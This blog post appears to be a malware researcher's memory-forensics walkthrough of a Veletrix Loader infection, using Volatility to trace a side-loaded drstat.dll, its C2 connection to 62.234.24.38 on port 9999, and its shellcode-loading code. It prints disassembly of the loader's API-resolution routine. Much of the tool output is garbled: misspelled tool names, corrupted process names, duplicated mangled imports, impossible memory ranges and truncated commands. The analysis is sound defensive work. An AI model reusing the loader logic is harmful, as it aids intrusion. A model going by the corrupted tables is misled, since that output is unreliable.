

Veletrix Loader Infection: A Look from a Digital Forensic Perspective - 0x0d4y Malware Research

By 0x0d4y

Published: 2025-08-18 · Archived: 2026-04-06 00:37:31 UTC




This analysis serves as a complementary study to my previous research on the reverse engineering of *Veletrix Loader* and the infrastructure analysis of the China-nexus threat actor operating this campaign. In this post, I'll examine the *Veletrix Loader* infection from a digital forensics perspective, analyzing volatile memory captured from an infected system.

The rationale behind this approach lies in the additional detection capabilities that memory forensics can provide, particularly when malware employs sophisticated evasion techniques such as shellcode injection and execution through DLL Side-Loading of legitimate software – in this case, Wondershare software.

Our reverse engineering findings establish a foundation for what digital forensics analysts should investigate when examining systems exhibiting similar infection patterns. This cross-disciplinary approach ensures that our threat research delivers actionable intelligence for DFIR practitioners, ultimately strengthening the defensive capabilities across both malware analysis and incident response domains.

By bridging the gap between malware reverse engineering and digital forensics, we aim to provide comprehensive detection methodologies that enhance the overall security posture against advanced persistent threats employing such sophisticated techniques.

Below you can see the flow of my analysis.



Methodology and Evidence Collection

Our forensic evidence (Memory Dump) consists of a memory dump obtained from a *Windows 10 Professional* virtual machine environment. The infection scenario was replicated by executing the *Wondershare DLL Side-Loading* attack vector, followed by immediate capture of the system's volatile memory to preserve the malware's runtime artifacts.

The memory acquisition process was performed using VirtualBox management tools with the following sequence of commands:

```
# Pause the virtual machine to preserve memory state
& "C:\Program Files\Oracle\VirtualBox\VBXManage.exe" controlvm "Windows10" pause

# Extract the complete memory dump
& "C:\Program Files\Oracle\VirtualBox\VBXManage.exe" debugvm "Windows10" dumpvmcore --filename "C:\Users\0x0d4y\
```

Below you can see the integrity of the evidence, through the SHA256 hash. This dump it will be in my Github, so you can validate the checksum.

```
# Generate cryptographic hash for evidence integrity
Get-FileHash "C:\Users\0x0d4y\Desktop\Research\Malware-Research\China-Nexus\Veletrix\infection_veletrix.mem" -Al

Algorithm: SHA256
Hash: FAA50B87AEDB603CB2A3F8EE0D88DAB9ADF317E8D5A3A4534E108AADB993FA45
Path: C:\Users\0x0d4y\Desktop\Research\Malware-Research\China-Nexus\Veletrix\infection_veletrix.mem
```

With our forensic evidence properly collected and verified, we proceed to analyze the memory dump using the Volatility Framework to identify malicious artifacts and behavioral indicators consistent with our reverse engineering findings.

Below we can see the output of the verification of the memory dump collected.

```
Volatility 3 Framework 2.26.0
Progress: 100.00          PDB scanning finished
Variable      Value

Kernel Base   0xf80547e00000
DTB           0x1aa000
Symbols file:///C:/Users/0x0d4y/AppData/Local/Programs/Python/Python313/Lib/site-packages/volatility3/symbols/w:
Is64Bit True
IsPAE False
layer_name    0 WindowsIntel32e
memory_layer  1 Elf64Layer
base_layer    2 FileLayer
KdVersionBlock 0xf80548a0f398
Major/Minor   15.19041
MachineType   34404
```

```

KeNumberProcessors      4
SystemTime              2025-08-12 16:09:22+00:00
NtSystemRoot            C:\Windows
NtProductType           NtProductWinNt
NtMajorVersion          10
NtMinorVersion          0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine              34404
    
```

With this, let's start our analysis.

Identification of Malicious Process

The first step to begin a more in-depth analysis is to identify a target process for our analysis. Below, we can easily see this target, simply by the binary name, which completely deviates from the standards of the others with **PID 1724**.

```

1340 620  userinit.exe  0xb80e839ac340 0 - 1 False 2025-08-12 15:48:40.000000 UTC 2025-08-12 15:48:55.000000 UTC \Device\HarddiskVolume2\Windows\System32\userinit.exe
** 2888 1340  explorer.exe  0xb80e839b2340 74 - 1 False 2025-08-12 15:48:40.000000 UTC N/A \Device\HarddiskVolume2\Windows\explorer.exe C:\Windows\Explorer.EXE
*** 5664 2888  SecurityHealth 0xb80e7c580100 1 - 1 False 2025-08-12 15:49:38.000000 UTC N/A \Device\HarddiskVolume2\Windows\System32\SecurityHealthSystray.exe
*** 1724 2888  2025t-*** Pl** 0xb80e834e7000 4 - 1 False 2025-08-12 16:09:06.000000 UTC N/A \Device\HarddiskVolume2\Users\Researcher\Downloads\velatrix\velatrix\2025年中国移动有限公司内部培训计划即将启动, 请尽快报名.exe "C:\Users\Researcher\Downloads\velatrix\velatrix\2025年中国移动有限公司内部培训计划即将启动, 请尽快报名.exe"
**** 8668 1724  conhost.exe  0xb80e7c380000 0 - 1 False 2025-08-12 16:09:06.000000 UTC 2025-08-12 16:09:06.000000 UTC \Device\HarddiskVolume2\Windows\System32\conhost.exe
    
```

But of course, we can look for other indicators that this process is suspicious, to ensure we've chosen the correct process for our analysis. Fortunately, when we identified processes that were making connections, we observed the same process with *PID 1724* making a connection to IPv4 address **62.234.24.38**, on **TCP port 9999**.

Offset	Proto	LocalAddr	LocalPort	ForeignAddr	ForeignPort	State	PID	Owner	Created
0xb80e84deaa60	TCPv4	10.0.2.15	49927	150.171.27.11	443	ESTABLISHED	8336	msedge.exe	2025-08-12 16:08:55.000000 UTC
0xb80e7e9b2a20	TCPv4	10.0.2.15	49913	92.223.98.98	80	ESTABLISHED	1044	svchost.exe	2025-08-12 16:05:57.000000 UTC
0xb80e83650270	TCPv4	10.0.2.15	49922	172.67.75.39	443	ESTABLISHED	5192	Wireshark.exe	2025-08-12 16:08:42.000000 UTC
0xb80e85082a20	TCPv4	10.0.2.15	49928	62.234.24.38	9999	SYN_SENT	1724	2025t-*** Pl**	2025-08-12 16:09:16.000000 UTC
0xb80e8426f010	TCPv4	10.0.2.15	49923	142.250.78.99	80	ESTABLISHED	5192	Wireshark.exe	2025-08-12 16:08:42.000000 UTC
0xb80e84b0bb40	TCPv4	10.0.2.15	49926	150.171.27.11	443	ESTABLISHED	8336	msedge.exe	2025-08-12 16:08:54.000000 UTC

Well, the high TCP port itself is suspicious, but if we go back to the research we did previously, or if we just throw this IPv4 address into VirusTotal, we will validate the indicator of compromise being the process with *PID 1724*.

11 / 94
Community Score -1

11/94 security vendors flagged this IP address as malicious

62.234.24.38 (62.234.0.0/16)
AS 45090 (Shenzhen Tencent Computer Systems Company Limited)

Reanalyze Similar More

CN Last Analysis Date 10 hours ago

DETECTION DETAILS RELATIONS COMMUNITY 8

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis Do you want to automate checks?

alphaMountain.ai	Malicious	AlphaSOC	Malware
CyRadar	Malware	Emsisoft	Malware

Diving Deeper into Windows Memory

Now we'll delve deeper into the Windows memory dump to identify the details of this infection, such as the detection, extraction, and analysis of malicious code directly from memory. Therefore, let's start with the DLLs imported and used by the binary of the malicious process with PID 1724. Below, we can see that the process imports several standard libraries, but four are noteworthy because they are located within the same directory as the main binary (delivered via Phishing).

PID	Process Base	Size	POB scanning	Finished	Name	Path	LoadTime	File output
1724	2025-+++		P1++	0x7ff72660000	0xb000	2025年中国移动有限公司内部培训计划即将启动, 请尽快报名.exe		C:\Users\Researcher\Downloads\veletrix\veletrix\2025年中国移动有限公司内部培训计划即将启动, 请尽快报名.exe
1724	2025-+++		P1++	0x7ff72660000	UTC Disabled			
1724	2025-+++		P1++	0x7ff72660000	ntdll.dll	C:\Windows\System32\ntdll.dll	2025-08-12 16:09:06.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	kernel32.dll	C:\Windows\System32\kernel32.dll	2025-08-12 16:09:06.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	kernelbase.dll	C:\Windows\System32\kernelbase.dll	2025-08-12 16:09:06.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	apphelp.dll	C:\Windows\System32\apphelp.dll	2025-08-12 16:09:06.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	ucrtbase.dll	C:\Windows\System32\ucrtbase.dll	2025-08-12 16:09:06.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	drstat.dll	C:\Users\Researcher\Downloads\veletrix\veletrix\drstat.dll	2025-08-12 16:09:06.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	MSVCP140.dll	C:\Users\Researcher\Downloads\veletrix\veletrix\MSVCP140.dll	2025-08-12 16:09:06.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	VCRUNTIME140.dll	C:\Users\Researcher\Downloads\veletrix\veletrix\VCRUNTIME140.dll	2025-08-12 16:09:06.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	VCRUNTIME140_1.dll	C:\Users\Researcher\Downloads\veletrix\veletrix\VCRUNTIME140_1.dll	2025-08-12 16:09:06.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	Advapi32.dll	C:\Windows\System32\Advapi32.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	msvcrt.dll	C:\Windows\System32\msvcrt.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	sechost.dll	C:\Windows\System32\sechost.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	RPCRT4.dll	C:\Windows\System32\RPCRT4.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	CRYPTBASE.DLL	C:\Windows\System32\CRYPTBASE.DLL	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	bcryptPrimitives.dll	C:\Windows\System32\bcryptPrimitives.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	user32.dll	C:\Windows\System32\user32.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	win32u.dll	C:\Windows\System32\win32u.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	GDI32.dll	C:\Windows\System32\GDI32.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	gdi32full.dll	C:\Windows\System32\gdi32full.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	msvc_pwin.dll	C:\Windows\System32\msvc_pwin.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	IMM32.DLL	C:\Windows\System32\IMM32.DLL	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	ws2_32.dll	C:\Windows\System32\ws2_32.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	mswsock.dll	C:\Windows\System32\mswsock.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	napinsp.dll	C:\Windows\System32\napinsp.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	prnspapi.dll	C:\Windows\System32\prnspapi.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	shshd.dll	C:\Windows\System32\shshd.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	NLApi.dll	C:\Windows\System32\NLApi.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	IPHLPAPI.DLL	C:\Windows\System32\IPHLPAPI.DLL	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	DISCPI.dll	C:\Windows\System32\DISCPI.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	NSI.dll	C:\Windows\System32\NSI.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	winmr.dll	C:\Windows\System32\winmr.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	ppapi.dll	C:\Windows\System32\ppapi.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	bcrypt.dll	C:\Windows\System32\bcrypt.dll	2025-08-12 16:09:16.000000 UTC	Disabled
1724	2025-+++		P1++	0x7ff72660000	rasadhlp.dll	C:\Windows\System32\rasadhlp.dll	2025-08-12 16:09:16.000000 UTC	Disabled

They're noteworthy simply because they contain DLLs within the main binary directory, but the **drstat.dll** DLL is the prime suspect, as the others are known to be standard libraries for the *Visual Studio C++ Runtime*. To validate this information, we simply need to look at the APIs that process PID 1724 imported when it ran. All functions related to the **MSVCP140** and **VCRUNTIME140** DLLs are standard, but those in **drstat.dll** are noteworthy because they're unusual.

PID	Name	Library	Bound	Function	Address
1724	2025t-***	PL**		drstat.dll	0xfffe5ecc42b0
1724	2025t-***	PL**		drstat.dll	False
1724	2025t-***	PL**		drstat.dll	0xfffe5ecc42b8
1724	2025t-***	PL**		drstat.dll	0xfffe5ecc42c0
1724	2025t-***	PL**		drstat.dll	False
1724	2025t-***	PL**		drstat.dll	0xfffe5ecc42c8
1724	2025t-***	PL**		drstat.dll	False
1724	2025t-***	PL**		drstat.dll	0xfffe5ecc42d0
1724	2025t-***	PL**		drstat.dll	False
1724	2025t-***	PL**		drstat.dll	0xfffe5ecc42d8
1724	2025t-***	PL**		drstat.dll	False
1724	2025t-***	PL**		drstat.dll	0xfffe5ecc42e0
1724	2025t-***	PL**		MSVCP140.dll	False
1724	2025t-***	PL**		MSVCP140.dll	?_05fx0?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc4000
1724	2025t-***	PL**		MSVCP140.dll	?flush?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc4008
1724	2025t-***	PL**		MSVCP140.dll	?setstate?basic_ios@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc4090
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ios@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc4098
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc40a0
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc40b0
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc40b8
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc40c0
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc40d0
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc40e0
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc40e8
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc40f0
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc40f8
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc4100
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc4108
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc4110
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc4118
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc4120
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc4130
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc4138
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc4140
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc4148
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc4150
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc4160
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc4168
1724	2025t-***	PL**		MSVCP140.dll	?_Pninc?basic_ostream@DU?char_traits@0std@0std@0QEAAXYZ
1724	2025t-***	PL**		MSVCP140.dll	0xfffe5ecc4170

To validate our suspicion, we simply need to extract the *drstat.dll* DLL artifact to conduct reverse engineering to validate the artifact's maliciousness.

```
PS C:\Users\0x0d4y\Desktop\Research\Malware-Research\China-Nexus\Veletrix> vol -f .\infection_veletrix.mem windows.pedump --pid 1724 --base 0x7fff7f9a0000
Volatility 3 Framework 2.26.0
Progress: 100.00 PDB scanning finished
PID Process File output
1724 2025t-*** PL** PE.0xb80e834e7080.1724.0x7fff7f9a0000.dmp
```

When opening the PE extracted from the memory dump using Volatility, when checking the Exports (since it was a DLL) it is possible to observe that all Exports had the same address, except for the **dr_data_stop** Export.

Ordinal	Address	Name
2	0x7fff7f9a1000	NLG_Return2
3	0x7fff7f9a1000	dr_data_base_info
4	0x7fff7f9a1000	dr_data_count
5	0x7fff7f9a1000	dr_data_customize
6	0x7fff7f9a1000	dr_data_event
7	0x7fff7f9a1000	dr_data_init
8	0x7fff7f9a1000	dr_data_screen
9	0x7fff7f9a1010	dr_data_stop

If we access every Export that points to the same address, we will find a dead function, which just **returns 0**.

```
NLG_Dispatch2:
7fff7f9a1000 xor     eax, eax {0x0}
7fff7f9a1002 retn    {__return_addr}
```

Below, you can see that the **dr_data_stop** function, specifically, contains malicious code identified in my latest research. In this example, we're viewing the snippet of malicious code responsible for dynamically loading *kernel32.dll* and certain APIs required for shellcode decryption, allocation, and execution in memory.

```

PE.0xb80e834...7f9a0000.dmp
PE ▾ Linear ▾ Disassembly ▾
int64_t dr_data_stop()

7fff7f9a107f ff15b3bf0000 call qword [rel GetTickCount]
7fff7f9a1085 488d4c2478 lea rcx, [rsp+0x78 {libFileName_1}]
7fff7f9a108a c74424784b65726e mov dword [rsp+0x78 {libFileName_1}], 'Kern'
7fff7f9a1092 c744247c656c3332 mov dword [rsp+0x7c {var_bc}], 'el32'
7fff7f9a109a c745802e646c6c mov dword [rbp-0x80 {var_b8}], '.dll'
7fff7f9a10a1 885d84 mov byte [rbp-0x7c {var_b4_1}], bl
7fff7f9a10a4 ff1566bf0000 call qword [rel LoadLibraryA]
7fff7f9a10aa 488d55c0 lea rdx, [rbp-0x40 {procName_4}]
7fff7f9a10ae c745c056697274 mov dword [rbp-0x40 {procName_4}], 'Virt'
7fff7f9a10b5 488bc8 mov rcx, rax
7fff7f9a10b8 c745c475616c41 mov dword [rbp-0x3c {var_74}], 'ualA'
7fff7f9a10bf 488bd8 mov rbx, rax
7fff7f9a10c2 c745c86c6c6f63 mov dword [rbp-0x38 {var_70}], 'lloc'
7fff7f9a10c9 c745cc45784e75 mov dword [rbp-0x34 {var_6c}], 'ExNu'
7fff7f9a10d0 66c745d06d61 mov word [rbp-0x30 {var_68}], 'ma'
7fff7f9a10d6 c645d200 mov byte [rbp-0x2e {var_66}], 0x0
7fff7f9a10da ff1548bf0000 call qword [rel GetProcAddress]
7fff7f9a10e0 488d5598 lea rdx, [rbp-0x68 {procName_2}]
7fff7f9a10e4 c7459856697274 mov dword [rbp-0x68 {procName_2}], 0x74726956
7fff7f9a10eb 488bcb mov rcx, rbx
7fff7f9a10ee c7459c75616c50 mov dword [rbp-0x64 {var_9c}], 0x506c6175
7fff7f9a10f5 4c8be0 mov r12, rax
7fff7f9a10f8 c745a0726f7465 mov dword [rbp-0x60 {var_98}], 0x65746f72
7fff7f9a10ff c745a463740000 mov dword [rbp-0x5c {var_94}], 0x7463
7fff7f9a1106 ff151cbf0000 call qword [rel GetProcAddress]
7fff7f9a110c 488d55d8 lea rdx, [rbp-0x28 {procName_5}]
7fff7f9a1110 c745d8456e756d mov dword [rbp-0x28 {procName_5}], 0x6d756e45
    
```

To validate the existence of this code in the infected system’s memory, we can use **volshell.exe** to print the Disassembly code from the previously identified address, and thus, we can observe the exact code described in the previous image using Binary Ninja.

```

PS C:\Users\0x0d4y\Desktop\Research\Malware-Research\China-Nexus\Veletrix> volshell.exe -f .\infection_veletrix.mem --pid 1724 -w
Volshell (Volatility 3 Framework) 2.26.0
Readline or rlcompleter module could not be imported. Tab completion will not be available.

Call help() to see available functions

Volshell mode      : Windows
Current Layer      : layer_name
Current Symbol Table : symbol_table_name1
Current Kernel Name : kernel

(Layer_name_Process1724) >>> dis(0x7fff7f9a107f)
0x7fff7f9a107f: call qword ptr [rip + 0xbfb3] GetTickCount
0x7fff7f9a1085: lea rcx, [rsp + 0x78]
0x7fff7f9a108a: mov dword ptr [rsp + 0x78], 0x6e72654b
0x7fff7f9a1092: mov dword ptr [rsp + 0x7c], 0x32336c65 Kernel32.dll
0x7fff7f9a109a: mov dword ptr [rbp - 0x80], 0x6c6c642e
0x7fff7f9a10a1: mov byte ptr [rbp - 0x7c], bl
0x7fff7f9a10a4: call qword ptr [rip + 0xbf66] LoadLibraryA
0x7fff7f9a10aa: lea rdx, [rbp - 0x40]
0x7fff7f9a10ae: mov dword ptr [rbp - 0x40], 0x74726956
0x7fff7f9a10b5: mov rcx, rax
0x7fff7f9a10b8: mov dword ptr [rbp - 0x3c], 0x416c6175
0x7fff7f9a10bf: mov rbx, rax
0x7fff7f9a10c2: mov dword ptr [rbp - 0x38], 0x636f6c6c VirtualAllocExNuma
0x7fff7f9a10c9: mov dword ptr [rbp - 0x34], 0x754e7845
0x7fff7f9a10d0: mov word ptr [rbp - 0x30], 0x616d
0x7fff7f9a10d6: mov byte ptr [rbp - 0x2e], 0
0x7fff7f9a10da: call qword ptr [rip + 0xbf48] GetProcAddress
0x7fff7f9a10e0: lea rdx, [rbp - 0x68]
0x7fff7f9a10e4: mov dword ptr [rbp - 0x68], 0x74726956
0x7fff7f9a10eb: mov rcx, rbx
0x7fff7f9a10ee: mov dword ptr [rbp - 0x64], 0x506c6175
0x7fff7f9a10f5: mov r12, rax
0x7fff7f9a10f8: mov dword ptr [rbp - 0x60], 0x65746f72
    
```

Well, we already know that the **drstat.dll** DLL loaded via DLL-Sideloading is malicious, and that through the **dr_data_stop** function, the malware loads **kernel32.dll** and certain APIs to decrypt shellcode and execute it in memory. Therefore, now we need to detect the shellcode in memory, which is responsible for connecting to the previously identified C&C server.

To do this, we need to take a deeper look at VADs. VADs (*Virtual Address Descriptors*) are Windows data structures that describe regions of virtual memory allocated to each process, including permissions, protection type, and commit status. Therefore, if we only look for regions with *Execute* permission, we won't get anywhere, as only the regions containing DLLs have such permissions. However, by looking at the number of pages reserved for use, that is, the number of *Committed* regions in a VAD, we can observe that a specific region contains a significant number with this characteristic, different from the remaining VADs for that process, serving as an anomaly indicator.

PID	Process	Offset	Start VPN	End VPN	Tag	Protection	CommitCharge	PrivateMemory	Parent	File	File output
1724	2025t-	0xffffb80e849c0800	0x7ff5f8ab0000	0x7ff5fad0bfff	VadS	PAGE_READWRITE	1	1	0x0	N/A	Disabled
1724	2025t-	0xffffb80e849c0900	0x2027ac0000	0x2027ac01fff	VadS	PAGE_READWRITE	2	1	0xffffb80e849c0900	N/A	Disabled
1724	2025t-	0xffffb80e849c0940	0x2027ac0000	0x2027ac00fff	Vad	PAGE_READONLY	0	0	0xffffb80e849c0940	N/A	Disabled
1724	2025t-	0xffffb80e849c0980	0x83a7080000	0x83a71ffff	VadS	PAGE_READWRITE	9	1	0xffffb80e849c0980	N/A	Disabled
1724	2025t-	0xffffb80e849c09c0	0x7ff67000	0x7ff67fff	VadS	PAGE_READONLY	1	1	0xffffb80e849c09c0	N/A	Disabled
1724	2025t-	0xffffb80e849c0a00	0x7ff60000	0x7ff60fff	VadS	PAGE_READONLY	1	1	0xffffb80e849c0a00	N/A	Disabled
1724	2025t-	0xffffb80e849c0a40	0x83a630000	0x83a62ffff	VadS	PAGE_READWRITE	8	1	0xffffb80e849c0a40	N/A	Disabled
1724	2025t-	0xffffb80e849c0a80	0x83a708000	0x83a73ffff	VadS	PAGE_READWRITE	5	1	0xffffb80e849c0a80	N/A	Disabled
1724	2025t-	0xffffb80e849c0ac0	0x83a720000	0x83a72ffff	VadS	PAGE_READWRITE	5	1	0xffffb80e849c0ac0	N/A	Disabled
1724	2025t-	0xffffb80e849c0b00	0x83a740000	0x83a74ffff	VadS	PAGE_READWRITE	4	1	0xffffb80e849c0b00	N/A	Disabled
1724	2025t-	0xffffb80e849c0b40	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849c0b40	N/A	Disabled
1724	2025t-	0xffffb80e849c0b80	0x2027ac0000	0x2027ac00fff	Vad	PAGE_READONLY	0	0	0xffffb80e849c0b80	N/A	Disabled
1724	2025t-	0xffffb80e849c0bc0	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849c0bc0	N/A	Disabled
1724	2025t-	0xffffb80e849c0c00	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849c0c00	N/A	Disabled
1724	2025t-	0xffffb80e849c0c40	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849c0c40	N/A	Disabled
1724	2025t-	0xffffb80e849c0c80	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849c0c80	N/A	Disabled
1724	2025t-	0xffffb80e849c0cc0	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849c0cc0	N/A	Disabled
1724	2025t-	0xffffb80e849c0d00	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849c0d00	N/A	Disabled
1724	2025t-	0xffffb80e849c0d40	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849c0d40	N/A	Disabled
1724	2025t-	0xffffb80e849c0d80	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849c0d80	N/A	Disabled
1724	2025t-	0xffffb80e849c0dc0	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849c0dc0	N/A	Disabled
1724	2025t-	0xffffb80e849c0e00	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849c0e00	N/A	Disabled
1724	2025t-	0xffffb80e849c0e40	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849c0e40	N/A	Disabled
1724	2025t-	0xffffb80e849c0e80	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849c0e80	N/A	Disabled
1724	2025t-	0xffffb80e849c0ec0	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849c0ec0	N/A	Disabled
1724	2025t-	0xffffb80e849c0f00	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849c0f00	N/A	Disabled
1724	2025t-	0xffffb80e849c0f40	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849c0f40	N/A	Disabled
1724	2025t-	0xffffb80e849c0f80	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849c0f80	N/A	Disabled
1724	2025t-	0xffffb80e849c0fc0	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849c0fc0	N/A	Disabled
1724	2025t-	0xffffb80e849d000	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d000	N/A	Disabled
1724	2025t-	0xffffb80e849d040	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d040	N/A	Disabled
1724	2025t-	0xffffb80e849d080	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d080	N/A	Disabled
